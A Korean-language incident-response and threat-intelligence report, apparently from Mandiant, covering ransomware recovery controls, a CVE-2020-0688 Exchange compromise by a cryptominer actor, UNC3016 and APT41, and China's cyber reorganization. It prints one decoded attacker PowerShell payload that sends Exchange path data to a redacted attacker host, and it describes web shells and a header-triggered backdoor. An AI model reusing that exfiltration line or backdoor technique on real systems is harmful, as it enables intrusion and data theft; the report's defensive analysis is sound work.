기업은 기존의 침투 수단(인그레스)을 평가해야 합니다. 합법적인 사용자와 악의적인 사용자가 액세스를 시도할 수 있는 모든 외부 시스템을 식별하고 검토하려면 기존 시스템에 대해 종합적인 감사를 실시해야 합니다. 사용 가능한 액세스의 각 인스턴스는 기존 비즈니스 요구 사항과 관련 위험 수준에 대해 평가해야 합니다. 위험이 비즈니스 요구 사항보다 클 경우, 엔드포인트를 폐쇄하는 것이 공격자가 엔드포인트를 사용할 수 없도록 하는 가장 빠른 방법입니다. 액세스 수단이 업무상 중요한 것으로 판단되는 경우 보완 제어 및 보안 모니터링 측정을 우선시해야 합니다. 다단계 인증을 적용해야 하며, 엔드포인트에 대한 액세스 권한을 가진 모든 계정을 예방 차원으로 교대로 사용해야 합니다.

침투(인그레스) 액세스에 대한 검토 외에도 인터넷 연결에 대한 허용 전용 발신(이그레스) 정책을 설정하면 감염된 엔드포인트가 공격자 커맨드 및 제어 채널에 연결될 수 있는 사례를 엄격히 제한할 수 있습니다. 허용 전용 발신(이그레스) 정책은 연결 전에 조사 및 승인되지 않은 연결에 대해 기본적으로 거부 또는 폐쇄 상태로 설정됩니다. 이와 유사하게 표준화되지 않은 엔드포인트의 아웃바운드 DNS 연결은 경계에서 거부되어 모든 DNS 요청을 중앙 집중화되고 제어되는 DNS 서버를 통해 강제로 보낼 수 있습니다. 중앙 집중식 DNS 서버를 통해 기업은 수동 로깅 및 알려진 악성 도메인 차단과 같은 적절한 보안 장치를 구현할 수 있습니다.

맺음말

하나의 복구 계획으로 모든 복구 작업을 해결할 수는 없습니다 랜섬웨어 이벤트는 고유한 문제를 발생시키며 변화의 촉매제 역할을 합니다. 이러한 이벤트들은 자산 관리, 기술 배포 및 보안 프로세스의 비효율성을 강조하여 드러냅니다. 완벽한 계획이란 존재하지 않겠지만, 철저한 계획은 기업이 성공적인 복구와 정상적인 작업 복귀를 위해 준비하고 역량을 강화하는 데 도움이 됩니다.

교활한 가상화폐 채굴 프로그램 파헤치기

머리말

2021년 Mandiant는 온프레미스 Microsoft Exchange 서버의 취약점 악용과 관련된 20건 이상의 사고에 대한 조사에 참여했습니다. 이러한 사례는 공격자들의 정교함과 고객에 미치는 영향 측면에서 광범위했습니다. 대부분의 경우 초기 침해의 광범위한 타격에는 공통된 주제가 있었습니다. 주로 고객 환경에 대한 액세스를 제공하기 위해 패치되지 않은 Microsoft Exchange 서버를 표적으로 삼았습니다. 대응을 시작하게 한 초기 탐지는 평범해 보일 수 있지만, Mandiant는 보다 심도 있는 침해를 암시하는 근거 데이터를 식별할 수 있어 대응의 복잡성과 범위는 더욱 확장되었습니다.

Mandiant는 고객의 온프레미스 Microsoft Exchange 시스템에서 발생한 바이러스 백신 경고를 조사하기 위해 고객과 계약을 체결했습니다. 멀웨어 샘플에 대한 초기 분석을 통해, 이 경고는 대규모 배포를 통해 낮은 위험 수익을 추구하는 기회주의적 공격자와 흔히 연관되는 가상화폐 채굴 프로그램으로 확인되었습니다. 활동을 시작할 때 초기 액세스에 대한 이론은 Microsoft Exchange 및 Proxylogon에 초점을 맞추었습니다. 이는 올해 초에 보고된 광범위한 Exchange 취약점으로, 패치, 조사 및 복구가 포함된 글로벌 대응이 필요했습니다. 분석이 계속 진행되면서 Mandiant는 고객과 협력하여 운영 환경의 데이터 및 엔드포인트 가용성을 살피고, 포괄적이고 심도 있는 조사를 했습니다. 결국 이 프로세스를 통해 공격자가 초기 진입 및 이후 암호화폐 채굴 프로그램 배포에서 활용한 취약점을 확인했습니다.

가상화폐 채굴 프로그램 는사이버 범죄자의 수익을 창출하기 위해 PUP(잠재적 유해 프로그램), 트로이 목마 다운로더에 의해 설치되거나 소셜 미디어에서 공유되는 악의적인 링크를 통해 설치될 수 있는 가상화폐를 채굴하는 프로그램입니다.

강력한 로그 유지 관행의 중요성

기업에서는 종종 로그 유지 관리와 비즈니스 케이스를 같이 묶습니다. 예를 들어, 특정 로그가 중단의 근본 원인을 파악하는 데 도움이 되는 경우, 애플리케이션이 응답을 유지하면 해당 로그는 값이 손실되거나 부실해지기 시작합니다. 정보 보안의 맥락에서 로그 기록의 가치와 로그 보존 비용을 결정하고 정당화하기 어려울 수 있습니다. 조사를 위한 로그 값은 가상 공격자의 예상 드웰 타임에 따라 크게 달라집니다. 종종 조사는 기록되는 필드와 해당 보존 기간에 따라 제한됩니다.

고객 로그 보존에는 강력한 IIS(인터넷 정보 서비스)와 ECP(Exchange 제어판) 로그 세트가 포함되어 있을 뿐만 아니라 2020년에 관찰된 드웰 타임 중앙값의 10배 이상인 기간도 포함되어 있습니다. 이 데이터 집합을 통해 Mandiant는 CVE-2020-0688로 추적된 Microsoft Exchange의 원격 코드 실행 취약점 악용을 식별할 수 있었습니다.

CVE-2020-0688은 2020년 2월 11일 공개적으로 보고되었으며, 해당 연도 CVSS 점수가 7 이상인 4가지 Exchange 취약점 중 하나였습니다. 2020년 2월 24일까지 PoC(개념 증명) 익스플로잇 코드를 이용할 수 있었으며, 공격자가 유효한 메일박스 크리덴셜을 가지고 있을 경우 가지각색의 정교함을 가진 공격자들이 취약한 Exchange 서버에서 코드를 실행할 수 있었습니다. 2020년 3월 인기 악용 툴킷인 Metasploit에는 CVE-2020-0688 전용 모듈이 포함되어 있었으며, 이 취약점이 광범위하게 악용되었음이 관찰되었습니다. 공격자의 관점에서는 합법적인 크리덴셜을 획득할 수 있는 경우, 이 취약점을 악용하여 Exchange 제어판의 VIEWSTATE 쿼리 매개 변수에 인코딩된 커맨드가 포함된 HTTP 요청을 보낼 수 있습니다. 그 다음 시스템은 VIEWSTATE 매개 변수에 제공된 값을 역직렬화하고, 공격자가 제공한 커맨드를 실행합니다. 쿼리 매개 변수가 포함된 HTTP 요청을 통해 커맨드가 전송되었기 때문에 이 취약점에 대한 분석은 주로 웹 트래픽과 관련된 로그에 의존했습니다. 이 취약점은 Exchange의 ECP 모듈에만 해당하기 있기 때문에 관련 로그 데이터는 손상 범위를 정하고 후속 실사 분석을 수행하는 데 매우 중요한 역할을 했습니다.

집중적인 조사를 통해 드러난 보다 심층적인 위협

침해 사고 대응은 단순한 기본 원칙으로 추진되는 복잡한 프로세스입니다. 핵심 원칙은 환경의 정확한 범위를 정하는 것이 조사 담당자가 악의적인 활동을 식별하고, 공격자 캠페인들을 구별하고, 공격자의 목표와 관련하여 조사 결과의 신뢰성을 평가하는 데 필요한 정보의 품질을 높인다는 것입니다.

Mandiant는 고객과 협력하여 사용 가능한 데이터 소스 및 데이터 소스가 생성된 컨텍스트를 파악했습니다. 고객은 기업 내 주제별 전문가에게 개별 데이터 저장소에서 포괄적인 데이터 집합을 확보하여 조사 팀에 제공하도록 했습니다. 동시에 Mandiant는 엔드포인트 기술을 사용하여 환경 내에서 전사적 임시 데이터를 캡처하여 고객에게서 받은 데이터 저장소를 보완했습니다. 조사 과정에서 위협 그룹에 대해 드러난 세부 정보가 처음 확인됨에 따라 Mandiant와 고객은 이 프로세스를 반복하여 침해의 영향에 대한 상호 이해 사항을 업데이트하고 재조정했습니다. 데이터 세트와 조사 활동을 반복적으로 수집하고 방향 재조정하는 이 프로세스는 Mandiant 침해 사고 대응 컨설턴트에게 민첩하고 철저한 분석을 위한 이상적인 환경을 제공했습니다.

사고 중 Mandiant 침해 사고 대응의 목표는 악성 활동을 식별하는 것뿐만 아니라 Mandiant에서 쌓아온 전문 지식을 바탕으로 위협 상황을 파악하는 것입니다. CVE가 공개되고 PoC 코드를 사용할 수 있게 됨에 따라 위협 공격자는 광범위한 침해 또는 표적 침해 중 하나에서 취약점을 빠르게 악용할 수 있습니다.

공개된 취약점이 활용된 것으로 의심되는 침해 사고의 경우, 가상화폐 채굴 프로그램과 같이 관찰된 효과를 조사하는 것이 필요하지만, 종합적인 침해 사고 대응에 필요한 조건으로는 충분하지 않습니다. 광범위한 범위와 대체 가설 추구는 고객이 침해 발생 후 환경을 보호하기 위한 합리적인 조치를 취할 수 있도록 도움을 줍니다. Mandiant 조사 담당자는 철저한 범위 파악과 제공된 데이터 세트를 사용하여 잠재적인 조사 스레드를 식별하고 프로세스를 반복하여 가능성을 완전히 탐구합니다.

Mandiant는 이 방법론으로 침해의 근원과 공격자의 활동뿐만 아니라 환경 내에서 동시에 활동하는 국가 후원을 받는 공격자 둘의 존재를 보여주는 악의적 활동의 근거 데이터도 식별할 수 있었습니다. 세 위협 그룹 모두 동일한 중요 취약점을 활용하여 환경을 침해했지만, 조사 과정에서는 일반적으로 관찰되는 다양한 운영 모델이 드러났습니다. 금전적 이익을 노리는 위협 그룹은 가상화폐 채굴 프로그램 배포에 만족한 반면, 다른 두 그룹(UNC3016 및 APT41)은 정찰, 지속성 메커니즘을 배포하고 사후 악용 툴을 사용했습니다.

UNC3016

CVE-2020-0688의 PoC 코드가 공개된 직후인 2020년 2월, Mandiant에서 UNC3016로 추적하고 있는 위협 그룹이 이 취약점을 이용해 고객의 Microsoft Exchange 서버에 침해했습니다. Mandiant는 Microsoft ECP 애플리케이션을 대상으로 하는 요청의 URL VIEWSTATE 쿼리 변수와 함께 저장된 52개의 인코딩된 커맨드를 식별했습니다. 그림 2는 공격자가 Exchange 설치 경로와 관련된 세부 정보를 수집하여 시스템 정찰 작업을 시작한 가장 초기의 공격자 페이로드의 디코딩된 콘텐츠를 보여줍니다. 그 다음 정찰 중에 수집된 정보는 공격자 제어 인프라로 전송됩니다.

그림 2: 디코딩된 공격자 페이로드

```
<System:String>"$t = $env:exchangeinstallpath;$b = [Convert]::ToBase64String([System.Text.
Encoding]::Unicode.GetBytes($t));iwr -Uri http://REDACTED/$b -UseBasicParsing" </System:String>
```

초기 침해 후 며칠 내에 UNC3016은 Base64 인코딩 문자열을 파일에 연결한 다음 Windows 유틸리티 certutil을 사용하여 디코딩되도록 설계된 VIEWSTATE 매개 변수를 사용하여 37개의 HTTP 요청을 발행했습니다. 최종 결과는 Windows CLI(명령줄 인터프리터)를 통해 UNC3016 원격 커맨드 실행을 제공하는 웹 기반 백도어였습니다. 위협 그룹은 웹 기반 백도어를 통해 CVE-2020-0688 취약점으로 표현할 수 없는 기능과 편리성으로 HTTP를 통한 동일한 액세스 수단을 유지할 수 있었습니다.

UNC3016은 이러한 거점을 확보하여 추가 웹 셸 및 공격자 유틸리티를 생성하고 업로드했습니다. 이 사고 중 사용되었던 많은 툴은 공개 툴로, 적법하게 사용되거나 악의적으로 사용될 수 있습니다. UNC3016은 네트워크 내부에서 추가 크리덴셜을 수집하기 위해 SysInternals 유틸리티 ProcDump를 사용했습니다. 이 유틸리티는 일반적으로 CPU 스파이크를 모니터링하는 데 사용되지만, 여러 위협 그룹에서 암호를 포함할 수 있는 프로세스 메모리에 액세스하는 데에도 사용됩니다. 또한 Mandiant는 UNC3016이 무료로 사용 가능한 네트워크 매핑 툴인 Advanced IP Scanner를 사용하여 네트워크 정찰 작업을 수행했다는 것을 보여주는 근거 데이터도 확인했습니다. UNC3016은 보다 복잡한 역량이 필요할 때 SSF(보안 소켓 퍼널링) 및 SharpChisel과 같은 더욱 모호한 툴링을 사용하여 공격자가 RDP(원격 데스크톱 프로토콜) 연결을 라우팅하고 환경으로 더 멀리 이동할 수 있는 보안 프록시를 만들었습니다. UNC3016은 이 패턴을 사용하여 고객의 내부 환경에서 30개가 넘는 엔드포인트에 액세스했습니다. 경우에 따라 UNC3016은 Impacket WMIExec 또는 POWGOOP를 사용하여 선택한 시스템에서 커맨드를 실행했습니다. 더 관심이 가는 시스템이 확인됨에 따라 UNC3016은 RazorSQL 및 FileZilla의 조합으로 중요한 데이터를 추출할 수 있었습니다.

UNC3016은 공개적으로 사용 가능하고 일반적으로 알아챌 수 있는 사후 악용 툴에 의존하고 있지만, Mandiant는 UNC3016의 역량이 보다 모호한 영역으로 진입한 사례들을 확인했습니다. Exchange 서버의 포렌식 분석에서 Mandiant는 C++로 작성된 IIS 모듈 형태의 맞춤형 백도어를 확인했습니다. Mandiant에서 현재 RUDEVISIT로 추적하는 새로 발견된 멀웨어는 SYSTEM 사용자 컨텍스트에서 Windows CLI를 통해 원격으로 커맨드를 실행할 수 있는 은밀한 방법을 위협 그룹에 제공했습니다. 멀웨어가 네이티브 코드 HTTP 모듈로 등록되면 RUDEVISIT는 들어오는 요청의 HTTP 헤더를 검사했습니다. 요청에 HTTP 헤더 'Cf-Ray-Visitor'가 포함된 경우 RUDEVISIT은 Windows CLI를 통해 Base64 인코딩 값을 디코딩하고 실행합니다.

CVE-2020-0688을 통한 데이터 침해에는 대부분의 플랫폼에서 일반적으로 로깅되는 HTTP 쿼리 문자열을 사용해야 하지만, HTTP 헤더를 통해 커맨드를 실행하기 위해 백도어를 사용한다는 것은 UNC3016의 은신 상태를 유지하고자 하는 의도를 보여줍니다. HTTP 헤더 로깅은 일반 웹 사용 시 헤더의 볼륨을 고려하면 드문 방법입니다. RUDEVISIT은 UNC3016이 환경 내에서 비교적 조용하게 존재감을 유지하고 목적을 달성하기 위해 이동하는 동시에 공개적으로 사용 가능한 툴 이상으로 역량을 확장할 수 있는 수단을 가지고 있음을 보여줍니다.

APT41

강력한 로그 보존 정책은 오랫동안 보안 권장 사항의 중심이 되어왔습니다. 침해된 Exchange 서버에 대한 이 고객의 뛰어난 로그 기록은 Mandiant에 여러 위협 그룹의 초기 엔트리포인트를 식별할 수 있는 렌즈를 제공했습니다. 취약점과 공격의 특성 덕분에 기존의 포렌식 방법의 능력을 뛰어넘는 공격자 활동을 재구성할 수 있었습니다.

2020년 6월, 위협 그룹 APT41은 CVE-2020-0688을 활용하여 고객의 온프레미스 Exchange 서버를 침해했습니다. Mandiant는 ECP 애플리케이션에 발급된 638개의 악성 VIEWSTATE 페이로드를 확인했습니다. 페이로드 작업을 재구성하는 과정에서 Mandiant는 APT41이 CHOPPER 웹 셸 및 백도어 DUSTCOVER 배포를 통해 정찰 커맨드에서 거점 확보 작업으로 빠르게 전환한다는 사실을 발견했습니다. DUSTCOVER의 일부 변종은 내장 페이로드를 포함하지만, 이 조사 과정에서 발견된 변종은 디스크에서 외부 페이로드를 읽고 메모리에서 실행했습니다. Mandiant는 이전에 APT41가 DUSTCOVER를 사용하여 Cobalt Strike 비컨 및 CROSSWALK를 실행하는 것을 관찰한 바 있습니다. 공격자 커맨드를 재구성하는 동안 얻은 샘플의 리버스 엔지니어링(Reverse Engineering) 분석에 따르면 이 DUSTCOVER 변종은 BEACON을 실행했습니다.

초기 침해와 탐지 사이의 시간 차이를 고려할 때 APT41에서 생성 및 삭제한 파일의 복구는 제한적이었습니다. 하지만 ECP 로그를 통해 Mandiant는 분석 당시 더 이상 파일 Exchange 서버에 존재하지 않는 세 개의 파일을 '리플레이'할 수 있었습니다. 재구성된 세 파일을 분석하여 Mandiant에서 현재 PIDGINSPUR로 추적하는 새로운 멀웨어 패밀리를 발견했습니다. Windows 배치 스크립트는 멀웨어에 대한 지속성을 구성하고 실행하는 데 사용됩니다. 리버스 엔지니어링 분석에서 페이로드가 Cobalt Strike BEACON을 실행했다는 것이 확인되었습니다.

또한 Mandiant는 Windows 보안 이벤트 로그 기록에 의존하여 APT41의 환경을 통한 내부망 내 이동을 추적할 수 없었습니다. 조사 팀은 Windows 서버에 있는 Windows Server UAL(사용자 액세스 로깅) 데이터베이스에 크게 의존했습니다. %SYSTEMROOT%\System32\LogFiles\Sum에 저장된 UAL 데이터베이스는 최대 3년간 사용자 로그인, DNS 기록, 기타 중요한 시스템 활동을 추적합니다. 조사 팀은 UAL 데이터베이스에 포함된 데이터를 구문 분석하여 내부 환경에서 APT41의 움직임을 재구성하고 관심 시스템을 식별할 수 있었습니다.

Exchange 로그를 통한 APT41 활동의 재구성을 Exchange 시스템의 포렌식 분석과 연결한 결과, Mandiant는 보다 광범위한 환경에서 악성 활동을 찾는 데 사용되는 추가적인 침해 지표를 파악할 수 있었습니다. 고객 환경 내에서 광범위한 로그 기록을 통한 반복적인 식별 및 방향 재조정 프로세스를 통해 Mandiant는 알려진 은밀한 위협 그룹과 관련된 조사 결과를 더욱 신뢰할 수 있었습니다.

DUSTCOVER는 C에 작성된 인메모리 드로퍼로, Mandiant는 APT41의 소행으로 판단합니다.

PIDGINSPUR은는.NET로 작성된 런처로, 별도의 페이로드를 복호화하고 새롭게 생성된 프로세스의 메모리에 매핑합니다.

보안 개선을 위한 고려 사항

보안 기술의 진보에 관계없이 보안 프로그램 개발의 기본 사항을 유지하고 이를 토대로 삼는 것이 중요합니다. 자산 관리, 로그 기록 보존 정책, 취약성 및 패치 관리와 같은 오래된 보안 프로그램 이니셔티브는 침해 사고 대응자의 역량을 배가시킬 수 있습니다.

포괄적인 로그 기록에 액세스하지 못했다면 초기 침해 벡터를 파악하는 데 심각한 어려움을 겪었을 것입니다. 엔드포인트 포렌식 방식이 Mandiant 조사의 기초가 되는 경향이 있는 방면, 조사를 염두에 두고 특별히 설계되지 않은 아티팩트에 의존합니다. 이는 단일 소스 검사 중 적용할 수 있는 신뢰도에 자연스럽게 한계를 부여합니다.


유사하게 공격자들은 조사를 위해 남겨둘 수 있는 추적 정보를 점점 더 의식하고 있습니다. 한 환경에서 공격자들을 식별하고, 해당 특정 캠페인의 인텔리전스를 가능한 한 많은 환경에 적용할 수 있는 능력은 환경에서 공격자들의 존재를 노출할 수 있는 활동에 영향을 줍니다. 위협 인텔리전스의 이러한 중복적 효과는 장기간 캠페인을 착수하려고 하는 공격자들을 계속해서 압박하고 있습니다.

로그 보존 및 자산 관리와 같은 보안 이니셔티브는 기업에 간단한 솔루션은 아닙니다. 훌륭한 로그 기록 보존 전략에는 환경에 대한 이해와 스토리지 및 로그 전송에 대한 투자가 필요합니다. 자산 관리 솔루션에는 기술에 대한 투자뿐만 아니라 일관된 규율과 검토가 필요합니다. 사고 대응과 관련하여 보안에 대한 각각의 투자는 조사 중에 해당 리소스의 잠재적 위험 및 가상 가치에 대한 척도가 됩니다.

기업의 보안 프로그램의 완성도가 높아짐에 따라 탐지에서 대응으로 사고방식을 전환하면 추가적인 변화를 가져올 수 있습니다. 이 케이스는 강력한 로그 보존 정책이 시스템 관리자가 운영 문제를 해결하는 데 도움이 될 뿐 아니라 침해 사고 대응자에게 더 나은 정보를 제공하는 방법을 보여줍니다. 가상화폐 채굴 프로그램이 지능형 위협 그룹 두 곳의 노력을 드러냈다고 생각하면 단순하지만, 그렇게 할 경우 상당한 인간의 노력이 무색해질 것입니다. 분명 가상화폐 채굴 프로그램 이 프로세스를 시작했지만, 철저한 조사 방법론 및 종합적인 위협 인텔리전스와 함께 고객의 노력과 로그 유지 관행이 결국 세 위협 그룹을 고객 환경에서 퇴출시켰습니다.

한 환경에서 공격자들을 식별하고, 해당 특정 캠페인의 인텔리전스를 가능한 한 많은 환경에 적용할 수 있는 능력은 환경에서 공격자들의 존재를 노출할 수 있는 활동에 영향을 줍니다.

사이버 활동에 대한 접근 방식을 재창조하는 중국



배경 설명

역사적으로 중국은 무역 협정, 신속한 기술 개발, 군사 현대화, 법적 개선, 사이버 스파이 활동을 결합하여 군사 및 경제적 우위를 확보하는 데 국가 안보 노력을 쏟아왔습니다. 중국은 지역 패권을 확보하고 국제적으로 자국의 주장에 힘을 실어주고자 하는 국가의 목표를 추구하기 위해 자국의 사이버 역량을 활용해왔습니다. 2013년 Mandiant는 중국인민해방군(PLA)61398부대를 공개하고 이를 지능형 지속 공격: APT1이라고 규정했습니다.[16] 해당 보고서에서 미국, 다른 국가, 민간 단체에 대한 컴퓨터 스파이 캠페인에 대해 상세히 기술했습니다. 보고서가 발표되었을 때, 중국 정부가 이들을 후원한다는 것을 보여주는 근거 데이터의 범위와 중국 연계 APT에 의해 피해를 입은 네트워크와 회사들의 수는 엄청났습니다.

이러한 그룹의 TTP는 총 TTP가 보안 분석가에게 더 많은 정보를 제공할 수 있도록 하는 중국 활동의 패턴과 추세를 따라가고 있었습니다. APT1 보고서 발표와 추후 중국 사이버 활동에 대한 미국 정부의 대응 이후 2014~2016년 동안의 Mandiant의 데이터는 중국 연계 그룹에 의한 침해가 전체적으로 감소했다는 것을 보여주었습니다. 관찰 가능한 사고가 분명하게 감소한 현상은 중국 관료주의 내에서의 변화를 반영하는 것일 수 있습니다. 국가권력의 중앙 집중화와 군사 기구의 구조 조정은 많은 수의 아마추어 사이버 공격 보다는 소규모의 더욱 집중되고 전문적이며 정교한 공격을 선호하는 결과를 낳았습니다. 사이버 스파이 활동의 표적은 무작위로 선정되지 않습니다. 이들은 5개년 계획, 국내 및 국방 백서, 기타 정책 플랫폼 등 정부 공식 자료를 바탕으로 우선순위에 따라 신중하게 선정되고 도출됩니다. Mandiant는 사이버 스파이 활동의 향후 목표를 예측하는 데 사용될 수 있는 중국의 국가경제 개발 계획인 14차 5개년 계획과 향후 목표 사이에 직접적인 상관 관계가 있다고 생각합니다.

16. Mandiant(2013년). 중국 사이버 스파이 유닛 APT1 공개

36 개

활동 중인 중국 APT 및 UNC 그룹 수

15%

미국 법인 표적 비율

재편성 및 툴 재구성

2012년 시진핑 주석이 권력을 잡은 이래 중국은 군대와 관련한 사이버 활동을 국제적인 관심을 받을 만한 사이버 파워로 바꾸기 위해 지속적으로 노력해 왔습니다. 시진핑은 PLA와 MSS(국가보위부)를 비롯한 정부와 보안 부대를 모두 중앙 집중화하기 위해 노력해 왔습니다. 철저하게 관료적이고 구조적인 조직 개편과 때로는 지리적 변화를 통해 시진핑은 중국이 사이버 활동을 수행하는 방식을 효과적으로 변화시켰습니다. 첫 번째 개혁 중 하나는 2016년 PLA의 SSF(전략지원부대)와 하위 NSD(네트워크 시스템 부서)를 설립한 것입니다. 이는 종종 현재와 미래의 중국 사이버 활동의 주요 동인으로 보여집니다.

2021년 14차 5개년 계획을 이행하면서 중국은 기술, 금융, 에너지, 통신 및 의료 등의 분야에 더욱 관심을 기울이며 BRI 이니셔티브(일대일로)를 지원하는 데 계속 집중했습니다. 이 계획은 무역 분쟁의 영향을 줄이기 위해 국내시장을 성장시켜 중국의 국가 자립도를 높이는 데 초점을 맞추고 있습니다. 또한 산업 및 공급망 현대화, '군사-민간 통합' 증대 및 '국가 방위 및 경제 발전' 동기화 등에 대한 언급도 포함되어 있습니다. 이러한 국가 차원의 우선순위는 향후 몇 년간 방위 산업과 기타 군민 양용 기술뿐만 아니라 지적 재산이나 기타 전략적으로 중요한 경제적 문제에 대한 침입 시도를 하는 중국 연계 공격자들의 수가 증가할 것임을 시사합니다.

또한 최근 계획에서는 중국 네트워크 권력의 새로운 개념을 도입합니다. 이 개념은 종합적이고 전반적인 국가 권력의 하위 집합으로 보아야 합니다. 사물 인터넷(IoT)과 같은 주변 기기 기술에 대한 네트워크 인프라와 연결을 확보하는 데 있어 네트워크 권력은 기술과 전략을 결합하여 중국이 국내외 정찰과 감시 캠페인에 모두 악용할 수 있는 만연한 시스템을 만듭니다. 베이징이 정치적, 경제적, 국방 및 감시 정보를 추출하기 위해 다양한 공급망과 제3자의 피해자 침해를 통해 보다 강하고 어려운 표적을 간접적으로 공격할 수 있는 것으로 보아 이 전략은 이미 성공적인 것으로 입증되었습니다.

2014년부터 2016년 사이 중국 사이버 활동에서 분명하게 관찰되는 감소세를 확인할 수 있었지만, 중국 연계 APT는 계속 활동하였으며, 때로는 상용 기성품 멀웨어를 사용하고, 종종 향상된 운영 보안을 수행하기도 했습니다. 2017년부터 Mandiant는 중국 연계 사이버 스파이 행위자들이 정상 운영 속도로 복귀하는 것을 관찰하기 시작했습니다. 대부분의 경우 해당 그룹들은 새로운 멀웨어 또는 TTP로 다시 나타나고 있습니다. 경우에 따라서 활동을 중단한 그룹에 속한 개인 공격자들이 새로운 작전 팀으로 재편성되거나 기존의 알려진 위협 그룹에 재발령되었을 수 있습니다. 그 결과, 중국 사이버 스파이 활동과 관련하여 생성되는 활동 클러스터, 즉 UNC(미분류 공격자)의 수가 증가했습니다. 2016년에서 2021년 동안 Mandiant는 244개의 중국 사이버 스파이 활동 UNC 공격자 세트에서 활동을 관찰했습니다. 공개 패치가 공개되기 전에 중국 스파이 그룹 간에 동일한 악용 코드가 점진적으로 채택되는 현상은 공유된 개발 및 물류 인프라와 중앙 집중식 조정 기관이 존재함을 암시합니다.


또한 2021년 Mandiant는 여러 중국 사이버 스파이 행위자 세트가 동일한 멀웨어 패밀리를 사용하는 것에 주목하여 Grand Quartermaster 개발자가 될 가능성을 시사했습니다.

스파이 활동의 재출현

지리적으로 중국 스파이 활동가들이 가장 많이 표적으로 삼는 지역은 아시아와 미국입니다. Mandiant는 2016~2021년에 관찰한 244개의 별개의 중국 사이버 스파이 공격자 세트 중 약 36개가 2021년에도 활동하고 있었으며, 그 중 약 15%가 미국 법인을 표적으로 삼고 있었음을 관찰했습니다.

또한 2021년 Mandiant는 여러 중국 사이버 스파이 행위자 세트가 동일한 멀웨어 패밀리를 사용하는 것에 주목하여 Grand Quartermaster 개발자가 될 가능성을 시사했습니다. 공개 툴을 중복 사용하면 개발 비용이 절감되고 배포가 용이하고 모듈성이 확장되지만, 이러한 툴은 귀속성 및 분석을 모호하게 만들 수도 있습니다. 맞춤형 툴의 중복은 그룹 간 리소스 공유 또는 공유된 개발 및 물류 인프라가 주도하는 중앙 집중식 개발 및 배포 센터가 있다는 것을 암시할 수 있습니다.

정부 기관은 전 세계의 모든 산업 분야에서 가장 많이 표적이 되는 부문으로, 활동 중인 중국 APT 및 UNC 그룹 36개 중 7개가 공공 기관으로부터 민감한 정보를 수집했습니다. 정부 조직에 집중하는 경향은 2018년부터 꾸준히 유지되고 있습니다. 그러나 2019년부터 2021년까지 정부 단체에 초점을 맞춘 중국 사이버 스파이 행위자의 수가 전반적으로 감소한 것이 관찰되었습니다. Mandiant는 2021년 식별된 중국의 사이버 스파이 활동 중 일부가 기존 APT 또는 기타 UNC 클러스터와 관련이 있다고 생각합니다. 이는 UNC 활동은 TTP, 표적 또는 동기 부여의 변화로 인해 아직 통합하지 않은 이전에 식별된 그룹이 진화한 것이라고 판단한 Mandiant의 평가와 일치합니다. 또한 이러한 변화는 국내외 반체제 인사들과 인권 활동을 표적으로 하는 중국에서 시작된 정보 작전의 급속한 증가로 이어졌습니다.



2013년 2월	2015년 9월	2014~2016년	2017년	2018년 12월	2021년 초	2021년 후반
Mandiant에서 수년간 중국의 대규모 컴퓨터 스파이 활동을 상세히 기술한 APT1 보고서를 발표	오바마 대통령과 시진핑 주석이 지적 재산을 도용하지 않는다는 데 합의	Mandiant에서 중국 그룹과 사이버 스파이 활동이 전반적으로 감소하는 것을 관찰	중국 APT 그룹이 정상 운영 속도로 복귀함	미국이 중국 국가보위부 함께 일하는 것으로 의심되는 2명의 APT10 멤버를 기소	중국이 일대일로 이니셔티브에 초점을 맞춘 14차 5개년 계획을 시작	Mandiant에서 36개의 중국 APT 및 UNC 그룹을 추적

APT10

